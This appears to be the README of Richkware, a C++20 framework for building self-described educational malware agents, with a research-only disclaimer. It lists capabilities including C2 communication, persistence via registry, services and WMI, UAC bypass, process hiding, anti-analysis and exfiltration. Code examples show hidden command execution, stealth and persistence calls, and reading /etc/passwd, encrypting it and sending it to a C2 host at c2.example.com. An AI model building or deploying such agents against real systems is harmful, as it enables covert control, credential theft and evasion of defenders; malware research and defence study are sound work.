
Richkware
Richkware is a modern C++20 framework for building educational malware agents. It provides a comprehensive, secure, and modular architecture for understanding malware mechanics and cybersecurity defense strategies.
Install / Use
/learn @richkmeli/RichkwareREADME
Richkware


Richkware is a modern C++20 framework for building educational malware agents. It provides a comprehensive, secure, and modular architecture for understanding malware mechanics and cybersecurity defense strategies.
Disclaimer / Ethical use: This project is intended only for educational and research purposes. Do not use the code to harm, compromise, or access systems without explicit permission. The author and contributors are not responsible for misuse.
Architecture
Richkware features a modern modular architecture with the following components:
- Core: Agent management, configuration, and error handling
- Crypto: Modern cryptographic operations (AES-256-GCM, key derivation)
- Network: Secure C2 communications with TLS 1.3 support
- System: Persistence, privilege management, and stealth capabilities
- Modules: Command execution, file operations, and system control
- Utils: JSON parsing, logging framework, and helper functions
System Overview
Richkware operates as part of a three-component ecosystem:
- Richkware Agent (this project): The C++ malware framework that runs on target systems
- Richkware-Manager-Server (RMS): Command and control server
- Richkware-Manager-Client (RMC): GUI client for operator interaction

Documentation
| | EN | IT | |--------------|:----------------------------:|:----------------------:| | Presentation | PDF | PDF | | Report | PDF | PDF |
Features
Core Capabilities
- Modern C++20: Uses latest C++ standards with concepts, coroutines, and smart pointers
- Memory Safety: RAII principles, smart pointers, and bounds checking
- Type Safety: Strong typing with std::expected for error handling
- Thread Safety: Concurrent operations with proper synchronization
Security
- AES-256-GCM Encryption: Modern authenticated encryption
- TLS 1.3 Communications: Secure C2 channel with certificate pinning
- Key Derivation: PBKDF2/Argon2 for secure key generation
- Secure Random: Cryptographically secure random number generation
System Integration
- Multi-Method Persistence: Registry, services, scheduled tasks, WMI
- Privilege Management: UAC bypass and privilege escalation
- Stealth Operations: Process hiding and anti-analysis techniques
- Command Execution: Multiple backends (CMD, PowerShell, WMI)
Network Operations
- Asynchronous I/O: Non-blocking network operations
- HTTP/HTTPS Client: Modern HTTP client with connection pooling
- C2 Protocol: Encrypted command and control communications
- Resilient Connections: Automatic retry and failover logic
File Operations
- File Management: Read, write, delete, and search files
- Directory Listing: Browse filesystem with metadata
- Exfiltration Support: Encrypted file upload/download
- Pattern Matching: Wildcard-based file searching
Utilities
- Advanced JSON: Complete JSON parser/serializer with object/array support
- Logging Framework: Thread-safe logging with multiple levels
- Error Handling: Consistent Result<T> pattern throughout
CI/CD
Richkware uses GitHub Actions for comprehensive cross-platform CI testing.
Build Status
Requirements
To build and use Richkware, you need:
- CMake 3.20+
- C++20 compliant compiler:
- MSVC 2022+ (Visual Studio 2022)
- GCC 11+
- Clang 13+
- OpenSSL 3.0+ (for cryptographic operations)
- Google Test (for unit testing, optional)
Platform Support
| Platform | Compiler | Build Status | |----------|----------|--------------| | Linux | GCC 11+, Clang 13+ | ✅ CI Passing | | macOS | Clang (Xcode 16+) | ✅ CI Passing | | Windows | MSVC 2022 | ✅ CI Passing | | Cross-compilation | MinGW-w64 | ❌ Not supported |
Current CI Build Matrix:
- Ubuntu 24.04: GCC 11, Clang 13
- macOS 14: Clang (latest)
- Windows 2022: MSVC 2022
All platforms are tested and supported through GitHub Actions CI with automated builds.
Getting Started
Basic Usage
#include <richkware/core/agent.hpp>

int main() {
    // Configure agent
    richkware::core::Config config{
        .app_name = "MyAgent",
        .encryption_key = "secure_key_here",
        .server_address = "127.0.0.1",
        .server_port = 8443,
        .user_id = "agent_001",
        .enable_encryption = true,
        .enable_stealth = true
    };

    // Create and initialize agent
    richkware::core::Agent agent(std::move(config));

    if (auto result = agent.initialize(); !result) {
        return 1;
    }

    // Start agent operations
    if (auto result = agent.start(); !result) {
        return 1;
    }

    // Agent runs in background threads
    while (agent.is_running()) {
        std::this_thread::sleep_for(std::chrono::seconds(1));
    }

    return 0;
}
Configuration Options
The agent can be configured through:
- Code: Direct configuration in source
- Environment Variables: Runtime configuration
- JSON/YAML Files: External configuration files
Compilation
Quick Build Scripts (Recommended)
For interactive build configuration, use the provided scripts:
Linux/macOS:
./build.sh
Windows:
build.bat
The scripts will prompt you for:
- Target platform (current, Linux, Windows, macOS)
- Build type (Release/Debug)
- Optional features (tests, sanitizers, coverage)
Using CMake Directly
# Create build directory
mkdir build && cd build

# Configure build
cmake .. -DCMAKE_BUILD_TYPE=Release

# Build project
cmake --build . --config Release

# Run tests (optional)
ctest
Build Options
# Enable testing
cmake .. -DRICHKWARE_BUILD_TESTS=ON

# Enable examples
cmake .. -DRICHKWARE_BUILD_EXAMPLES=ON

# Enable AddressSanitizer
cmake .. -DRICHKWARE_ENABLE_ASAN=ON

# Cross-compile for Windows
cmake .. -DCMAKE_TOOLCHAIN_FILE=cmake/mingw-w64.cmake
Dependencies Installation
Ubuntu/Debian
sudo apt update
sudo apt install build-essential cmake libssl-dev libgtest-dev
Windows (vcpkg)
vcpkg install openssl gtest
cmake .. -DCMAKE_TOOLCHAIN_FILE=[vcpkg root]/scripts/buildsystems/vcpkg.cmake
Usage Examples
Command Execution
// Execute command synchronously
auto result = agent.execute_command("whoami");
if (result) {
    std::cout << "Output: " << result.value() << std::endl;
}

// Execute with custom options
richkware::modules::ExecutionOptions options{
    .timeout = std::chrono::seconds(10),
    .run_hidden = true
};

auto cmd_result = command_executor.execute("dir C:\\", options);
Stealth Operations
// Enable stealth mode
agent.enable_stealth();

// Hide specific windows
stealth_manager.hide_window("Calculator");

// Set as critical process
stealth_manager.set_critical_process(true);
Persistence
// Install persistence
persistence_manager.install_persistence();

// Check if persistence is active
if (persistence_manager.has_persistence()) {
    std::cout << "Persistence active" << std::endl;
}
Secure Communications
// Configure secure C2 channel
richkware::network::NetworkClient client(
    "c2.example.com", 443, "encryption_key", true
);

// Send encrypted data
c2_protocol.send_response({
    .command_id = "cmd_123",
    .success = true,
    .output = "Command executed successfully"
});
File Operations
// List directory contents
auto files = file_manager.list_directory("/tmp");
if (files) {
    for (const auto& file : files.value()) {
        LOG_INFO("File: {} ({} bytes)", file.name, file.size);
    }
}

// Read and encrypt a file
auto content = file_manager.read_file("/etc/passwd");
if (content) {
    // Encrypt content
    auto encrypted = cipher.encrypt_string(std::string(content.value().begin(), content.value().end()));
    // Send to C2 server...
}
Logging
// Use the logging framework
LOG_INFO("Agent started successfully");
LOG_ERROR("Failed to connect to C2 server: {}", error_msg);
LOG_DEBUG("Processing command: {}", command_id);

// Configure log level
richkware::utils::Logger::getInstance().setLevel(richkware::utils::LogLevel::DEBUG);
API Reference
Core Components
Agent
richkware::core::Agent agent(config);
agent.initialize();
agent.start();
auto result = agent.execute_command("whoami");
File Manager
richkware::modules::FileManager file_manager;
auto files = file_manager.list_directory("/path/to/dir");
auto content = file_manager.read_file("/path/to/file");
file_manager.write_file("/path/to/file", data);
